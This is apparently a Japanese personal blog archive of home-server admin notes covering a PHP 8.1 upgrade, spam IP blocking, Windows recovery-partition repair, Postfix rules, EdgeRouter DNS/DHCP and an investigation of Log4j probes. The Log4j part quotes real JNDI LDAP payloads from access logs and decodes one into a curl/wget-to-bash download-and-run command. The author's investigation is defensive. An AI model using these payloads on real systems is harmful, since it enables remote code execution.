ホーム » コンピュータ (ページ 26)
「コンピュータ」カテゴリーアーカイブ
最近の投稿
- pnrcon.net からメール送信?2026-10-30DMARC を運用しているけど、自宅ドメインを語ったメールが送信されたとの報告。ちょっと不気味だな。 […]
- switchbot の munin プラグインを multigraph 化2026-10-23自宅内を switchbot で色々と管理できるようになったけど、温湿度測定の対象も増えてきたら、munin […]
 php2shell の対応2026-10-22PHPの更新が前日に予告され、一斉更新がかかるという流れは、かなり重大。 […]
- Ubuntu 26.10 への更新(mariadbトラブル)2026-10-15Ubuntu 26.10 の公開に合わせて、自宅サーバの do-release-upgrade -d […]
- 蝗はイナゴ?バッタ?2026-10-11
PHP8.1に更新
PHPのバージョンが、php7.4 をメインに使っていたけど、他のシステムで php7.4-common のモジュールの整合性が悪いので、php8.1 が出ているみたいなので、更新を行い、モジュールの相性をチェック。
((( インストールされているphp7.4系モジュールすべてを8.1でインストール )))
$ sudo aptitude install `dpkg -l | grep php7.4 | awk '{print $2}' | sed s/php7.4/php8.1/`
((( php8.1 を有効化 )))
$ sudo a2enmod php8.1
$ sudo a2dismod php7.4 # a2enmod php8.1 したら 7.4 消してくれると思ってたけど、残ってて
                       # systemctl restart apache2 してもエラーになるから悩んだ
((( apache2 を再起動 )))
$ sudo systemctl restart apache2
php7系からphp8系の移行による文法などの違いから、いくつかの自作 PHP プログラムが動かなくなってチョロチョロとプログラムを修正することになったけど。
改めて、プログラムを修正していると、「このプログラムなら、php7.4でも警告が出ていたはず」だけど、動いていたよなぁ…という修正点ばかり。(^_^;
トンガの火山噴火の衝撃波


トンガの噴火による気圧変化が発生していたとのニュースがあったし、自宅の気圧も確認してみた。
(2022/01/15,20:40)
たしかに、ニュースに記載されている時間に、気圧が若干変化してる。
(2022/01/17,09:10)
トンガの噴火による衝撃波、さらに地球を1周して到達していたらしい。改めて確認すると最初よりは変動が小さいけど…。

ズーム機能は3本指ダブルタップ

ctgserver.net からのspam攻撃
自宅サーバに spam 送信の攻撃がしつこい。
確認すると、日本国内に割り当てられたIPアドレスだけど、ctgserver.net という中国系企業に割り当てられたもの。デタラメなホストを名乗って送信しようとしている。日本国内のアドレスとはいえ悪質なので、Firewall で 202.61.144.0/20 でごっそり接続拒否としておいた。
Jan  5 21:34:41 perrine postfix/smtpd[1163220]:
   connect from unknown[202.61.149.209]
Jan  5 21:34:41 perrine postfix/smtpd[1163220]: NOQUEUE: reject:
   RCPT from unknown[202.61.149.209]: 450 4.7.25
   Client host rejected: cannot find your hostname, [202.61.149.209];
   from=<jcbjp-account-update@cnzsyc.cn> to=<xxxx@tsaitoh.net> proto=ESMTP helo=
Jan  5 21:34:41 perrine postfix/smtpd[1163220]:
   disconnect from unknown[202.61.149.209] ehlo=2 starttls=1 mail=1 rcpt=0/1 quit=1 commands=5/6

同様の攻撃が、134.122.192.0/18 “BGP CONSULTANCY PTE LTD” からも届いている。これまた、日本国内割り当ての中国系企業。この記事を見ると同じ穴のムジナっぽい。がんがん拒否しまくろう。国内IPアドレスも汚染されてきてるよなぁ…
制限しても、すぐさま別のアドレスから同じような攻撃。調べてみると大きなアドレスブロックを持ってるな。
202.61.128.0/18
134.122.192.0/18
118.107.0.0/18
Google Home mini が音量最低の英語モード
色々と活用されているGoogle Home mini だけど、子供が使おうとしたら音量が最低になって、かすかに声が聞こえると思ったら英語モードになってる。
ただ、設定を戻そうと Google Home アプリを開くけど、設定でどこを直せばいいのかさっぱり分からない。パソコンでググって設定を直したけど、どこに何があるかさっぱりわからん操作性なんとかならんのか。
SSD環境で回復ドライブの更新
SSD構成に切り替えて、古いHDDドライブを Windows 7 のバックアップに利用するようにフォーマットなどを行いながら設定を行った。これに合わせ、USBに回復ドライブを作成しようとしたら、「このPCでは回復ドライブを作成できません」、「必要ないくつかのファイルが見つかりません…」とのメッセージが表示される。
回復パーティションの再設定
こちらのページを参考に、回復パーティションの再割り当てを行い、必要なファイルを取り出せるように設定を行った。
# 以降参考ページに沿って行った作業
((( SSD内の回復パーティションを探して一時的にドライブレターを設定 )))
PS C:\Windows\system32> diskpart
DISKPART> list volume
DISKPART> select disk 0

  Volume ###  Ltr Label        Fs    Type        Size     Status     Info
  ----------  --- -----------  ----  ----------  -------  ---------  --------
  Volume 0     D                       DVD-ROM         0 B  メディアなし
  Volume 1     C   Windows      NTFS   Partition    930 GB  正常         ブート
  Volume 2         Recovery to  NTFS   Partition    900 MB  正常         非表示
  Volume 3         SYSTEM       FAT32  Partition    100 MB  正常         システム
  Volume 4     E   Backup       NTFS   Partition    930 GB  正常
  Volume 5         SYSTEM       FAT32  Partition    100 MB  正常         非表示
  Volume 6         Recovery to  NTFS   Partition    900 MB  正常         非表示
  Volume 7     F   回復           FAT32  リムーバブル        28 GB  正常

DISKPART> select disk 0
DISKPART> list partition

  Partition ###  Type                Size     Offset
  -------------  ------------------  -------  -------
  Partition 1    回復                 900 MB  1024 KB
  Partition 2    システム               100 MB   901 MB
  Partition 3    予約                  16 MB  1001 MB
  Partition 4    プライマリ              930 GB  1017 MB

DISKPART> select partition 1
DISKPART> assign letter=r:
DISKPART> exit

((( 回復パーティションを再設定 )))
PS C:\Windows\system32> reagentc.exe /setreimage /path r:\Recovery\WindowsRE /target C:\Windows
PS C:\Windows\system32> reagentc.exe /enable
PS C:\Windows\system32> reagentc.exe /info

((( 正しく設定が出来ていれば、ドライブレターの割り当てを削除 )))
PS C:\Windows\system32> diskpart
DISKPART> select disk 0
DISKPART> list partition
DISKPART> select partition 1
DISKPART> remove letter=r:
DISKPART> exit
危うく、インストールDVDとかを探す羽目になりそうだった。随分と前だし色々とバージョンアップしてるから、DVD見つかっても手間がかかりそうだったし、面倒な作業だったけど、うまく回復パーティションの設定ができたようだ。
逆引きできないホストからのメール拒否
自宅サーバのメールに、よくできた偽装メールが届く。
国別IPアドレスで接続制限しているから、それなりに拒否しているはずだが、今回の JCB を語った偽装メールは、From: が *.cn で、ホスト名は逆引きできない、国ドメインではアメリカの IP アドレスだった。
どちらにしろ、我が家に *.cn からのメールが届く段階でヤバい。
ということで、逆引きできないホストからの接続自体怪しいので、smtpd_client_restriction に、reject_unknown_client を加える。
さらに smtpd_sender_restrictions を追加。
# SMTP接続相手がRBL登録されていれば受け取らない
smtpd_client_restrictions = permit_mynetworks,
                reject_rbl_client bl.spamcop.net,
                reject_rbl_client all.rbl.jp,
                reject_unknown_client,
                permit

# 送信者が怪しいものは拒否
smtpd_sender_restrictions = permit_mynetworks,
                reject_non_fqdn_sender,
                reject_invalid_hostname,
                reject_unknown_sender_domain
Java Log4j 攻撃が自宅サーバにも来ている?
JPCERT/CC などでも重大な脆弱性として報告されている Log4j への攻撃だけど、Java なぞ動いていない我が家の”自己満足サーバ”にさえも届いている。
UserAgent で履歴確認
こちらの記事を参考に、UserAgent に変な値が入っていないか Log を漁ってみた。
この結果、攻撃のため? のLOGには、以下のような記録がある。UserAgent の中に埋め込まれている、”cryptoslogic-cve-2021-44228.com” というのは、ドメイン名部分が Log4j の脆弱性の正式名称なので、攻撃目的ではなく、攻撃可能性を警鐘するためグループからのアクセスかもしれない。
[/var/log/apache2]# grep -i user access.log.1 | grep -i agent
68.183.207.73 - - [12/Dec/2021:02:23:59 +0900] "GET / HTTP/1.1" 302 16843 "-" "${jndi:ldap://http443useragent.kryptoslogic-cve-2021-44228.com/http443useragent}"
68.183.207.73 - - [12/Dec/2021:02:23:59 +0900] "GET /wp/ HTTP/1.1" 301 266 "https://xx.xx.xx.xx/" "${jndi:ldap://http443useragent.kryptoslogic-cve-2021-44228.com/http443useragent}"
68.183.207.73 - - [12/Dec/2021:02:24:01 +0900] "GET /wp/ HTTP/1.1" 200 17388 "https://xx.xx.xx.xx/wp/" "${jndi:ldap://http443useragent.kryptoslogic-cve-2021-44228.com/http443useragent}"
68.183.207.73 - - [12/Dec/2021:08:24:43 +0900] "GET / HTTP/1.1" 302 12543 "-" "${jndi:ldap://http80useragent.kryptoslogic-cve-2021-44228.com/http80useragent}"
68.183.207.73 - - [12/Dec/2021:08:24:43 +0900] "GET /wp/ HTTP/1.1" 301 237 "http://xx.xx.xx.xx/" "${jndi:ldap://http80useragent.kryptoslogic-cve-2021-44228.com/http80useragent}"
68.183.207.73 - - [12/Dec/2021:08:24:50 +0900] "GET /wp/ HTTP/1.1" 200 17389 "http://xx.xx.xx.xx/wp/" "${jndi:ldap://http80useragent.kryptoslogic-cve-2021-44228.com/http80useragent}"
自分が仕事を含め外部公開をしているサーバで、上記のような履歴を確認したら、すべてのサーバに、12/12の日付の LOG が残っていた。
試しにアクセスしてきた IP アドレスを逆引き。digitalocean.com が管理しているアドレスということが判る。んで、”whois kryptoslogic-cve-2021-44228.com” で調べてみるけど、あまりいい情報は出てこない。
[~]# dig -x 68.183.207.73
:
;; AUTHORITY SECTION:
207.183.68.in-addr.arpa. 957    IN      SOA
  ns1.digitalocean.com. hostmaster.207.183.68.in-addr.arpa. (略)
[~]# whois kryptoslogic-cve-2021-44228.com
(略)
これを見ると、ドメイン名にLog4jの脆弱性の名前を使っているし、kryptos logic という脆弱性診断のサービスをしている企業なども見えてくるので、単純に攻撃ではないかもしれない。悪意があるのであれば、攻撃用のホストの部分に、ちゃんとしたドメイン登録されているホスト名を使わないはず。
jndi:ldap の履歴確認
ということで、今回の攻撃? では、どれも jndi:ldap というのがカギっぽいので、あらためて “grep -i jndi:ldap access.log” をしてみた。すると、他の攻撃パターンも見えてきた。
[~]# cd /var/log/apache2
[/var/log/apache2]# ( cat access.log{,.1} && zcat access.log*.gz ) | grep -i jndi:ldap
37.120.189.247 - - [13/Dec/2021:16:02:47 +0900] "GET /$%7Bjndi:ldap://45.83.193.150:1389/Exploit%7D HTTP/1.1" 404 4616 "-" "Mozilla/5.0 zgrab/0.x"
68.183.207.73 - - [12/Dec/2021:02:23:59 +0900] "GET / HTTP/1.1" 302 16843 "-" "${jndi:ldap://http443useragent.kryptoslogic-cve-2021-44228.com/http443useragent}"
68.183.207.73 - - [12/Dec/2021:02:23:59 +0900] "GET /wp/ HTTP/1.1" 301 266 "https://xx.xx.xx.xx/" "${jndi:ldap://http443useragent.kryptoslogic-cve-2021-44228.com/http443useragent}"
68.183.207.73 - - [12/Dec/2021:02:24:01 +0900] "GET /wp/ HTTP/1.1" 200 17388 "https://xx.xx.xx.xx/wp/" "${jndi:ldap://http443useragent.kryptoslogic-cve-2021-44228.com/http443useragent}"
68.183.207.73 - - [12/Dec/2021:04:01:44 +0900] "GET /$%7Bjndi:ldap://http443path.kryptoslogic-cve-2021-44228.com/http443path%7D HTTP/1.1" 404 4615 "-" "Kryptos Logic Telltale"
68.183.207.73 - - [12/Dec/2021:08:24:43 +0900] "GET / HTTP/1.1" 302 12543 "-" "${jndi:ldap://http80useragent.kryptoslogic-cve-2021-44228.com/http80useragent}"
68.183.207.73 - - [12/Dec/2021:08:24:43 +0900] "GET /wp/ HTTP/1.1" 301 237 "http://xx.xx.xx.xx/" "${jndi:ldap://http80useragent.kryptoslogic-cve-2021-44228.com/http80useragent}"
68.183.207.73 - - [12/Dec/2021:08:24:50 +0900] "GET /wp/ HTTP/1.1" 200 17389 "http://xx.xx.xx.xx/wp/" "${jndi:ldap://http80useragent.kryptoslogic-cve-2021-44228.com/http80useragent}"
68.183.207.73 - - [12/Dec/2021:09:40:02 +0900] "GET /$%7Bjndi:ldap://http80path.kryptoslogic-cve-2021-44228.com/http80path%7D HTTP/1.1" 404 402 "-" "Kryptos Logic Telltale"
20.71.156.146 - - [11/Dec/2021:18:10:51 +0900] "GET / HTTP/1.1" 302 12543 "-" "/${jndi:ldap://45.130.229.168:1389/Exploit}"
すると、攻撃用のホストに、分かり易いドメイン名など使っていない、IPアドレスそのまんまの”悪意を想定した方がよさそうな”アクセス履歴が出てくる。かといって、ldap URL の後ろに “Exploit” といった、文字が含まれているから、まだ違うのかな…
わちゃ、こりゃ悪意の塊…
同じような履歴を仕事で管理しているサーバで実行していたら、以下のようなアクセス履歴が見つかる。
45.155.205.233 - - [10/Dec/2021:22:35:08 +0900] "GET / HTTP/1.1" 200 11705 "-" "${jndi:ldap://45.155.205.233:12344/Basic/Command/Base64/KGN1cmwgLXMgNDUuMTU1LjIwNS4yMzM6NTg3NC8xMDQuMjE1LjI0LjI0MTo4MHx8d2dldCAtcSAtTy0gNDUuMTU1LjIwNS4yMzM6NTg3NC8xMDQuMjE1LjI0LjI0MTo4MCl8YmFzaA==}"
後半の部分が、Base64 とかの後ろに、”KGN…aA==” とかいう、いかにも BASE64 エンコーディングされたような文字列発見。
base64 デコードサービスで確認すると
(curl -s 45.155.205.233:5874/xx.xx.xx.xx:80
 ||wget -q -O- 45.155.205.233:5874/xx.xx.xx.xx:80)  # xx.xx.xx.xx は攻撃対象のIP
|bash
なんて文字が出てくる。こりゃ、確実に悪意のあるスクリプト。
たぶん、踏み台となっているコマンドサーバ(45.155.205.233)からダウンロードした shell script をbash で実行しようとしている。そこで、このアドレスを、dig -x やら whois やらで調べてみるけど、踏み台だし「攻撃者だけど実際は犠牲者」の情報だし、これ以上調べてもまともな情報は出てこないだろう。別に調べたら、ロシアのコンピュータ。自宅サーバはロシアなどの国は最初からアクセス禁止してあるから、履歴が無かっただけか。んで、このコマンドサーバに、試しに ping やら nmap を実行してみる。
[~]# dig -x 45.155.205.233
(略)
;; AUTHORITY SECTION:
205.155.45.in-addr.arpa. 1258   IN      SOA
   pns21.cloudns.net. support.cloudns.net. (略)
[~]# whois cloudns.net
(無料のDNSサービスなのであまりいい情報が無い)

[~]# ping 45.155.205.233
[ping 反応なし]
[~]# nmap 45.155.205.233
[nmap 反応なし]
たぶん、すでに踏み台となっていることの報告がでて、プロバイダが対応をしたんだろうけど、反応がない。
まとめ記事へのリンク
Log4j に関連するパッケージ
Log4j は色々な使われ方をしているようなので、一応確認。
(( log4j という名前を含むパッケージの検索 ))
[~]# dpkg -l | grep log4j
ii  liblog-log4perl-perl  1.54-1  all  Perl port of the widely popular log4j logging package
(( liblog-log4per-perl に依存しているパッケージを探す ))
[~]# aptitude purge liblog-log4perl-perl
:
以下のパッケージには満たされていない依存関係があります:
 munin : 依存: liblog-log4perl-perl インストールされません
今年買ってよかったもの
コロナで旅行もあまり行けず、今年を振り返るのは買い物ぐらいか。

パソコン関係では、今年やたらと遅くなってきたので、ちょっと速くなればと買った SSD 。予想以上に効果があった。あと1,2年は耐えられるようになったな。
あと、今年はダイエット&体力づくりで簡単な山にハイキングをするようになったけど、色々やってると下山時につま先が痛くなったり、膝が痛くなったり。きちんとつま先を固定できる靴が重要だった。とはいってもワークマンの2000円の靴だけど。んで、下山の膝の衝撃をやわらげるストック。これもアマゾンで4000円ほど。

edgerouter-x の DNS fowarding 設定
Edgerouterで キャッシュDNS を動かす
自宅サーバが落ちた時のDNSトラブル対策で、自宅内で運用しているEdgerouter-xをDNSの予備として稼働させるための設定。
options の欄は dnsmasq.conf の設定を読めと書いてあったので、ググりながら設定してみた。
ubnt@ubnt# show service dns forwarding
 cache-size 1200
 listen-on switch0
 name-server 8.8.8.8
 name-server 8.8.4.4
 name-server 192.168.xx.xx                             ## ルータのDNSを参照
 options server=/tsaitoh.takefu.fukui.jp/192.168.xx.yy ## 自宅内の正引き
 options server=/tsaitoh.net/192.168.xx.yy             ## 自宅ドメイン正引き
 options server=/168.192.in-addr.arpa/192.168.xx.yy    ## 自宅内の逆引き
自宅内のDHCPでは、自宅内DNSと、edgerouter-x を参照するように既に設定されている。
試しにメインサーバで “systemctl stop named” で DNS を停止した状態で、パソコンでブラウザを操作したけど問題なくWeb を使える。自宅内のホスト名もキャッシュの範囲でちゃんと動くかな。
DHCP failover を Edgeroute で運用
DNSの設定を見直していたら、Edgerouter-x には、DHCP の failover 機能(2台目のDHCP機能) の設定がある。たまにメインサーバが落ちた時に、自宅ネットワーク環境が一切動かなくなるので、Edgerouter で DHCP failover を運用してみる。
ubnt@ubnt# show service dhcp-server
 disabled false
 :
 shared-network-name localnet {
     :
     subnet 192.168.xx.0/24 {
         default-router 192.168.xx.xx
         dns-server 192.168.xx.xx
         dns-server 192.168.xx.yy
         domain-name tsaitoh.takefu.fukui.jp
         failover {
             local-address 192.168.xx.yy
             name edgerouterx
             peer-address 192.168.xx.xx
             status secondary
         }
Google 検索

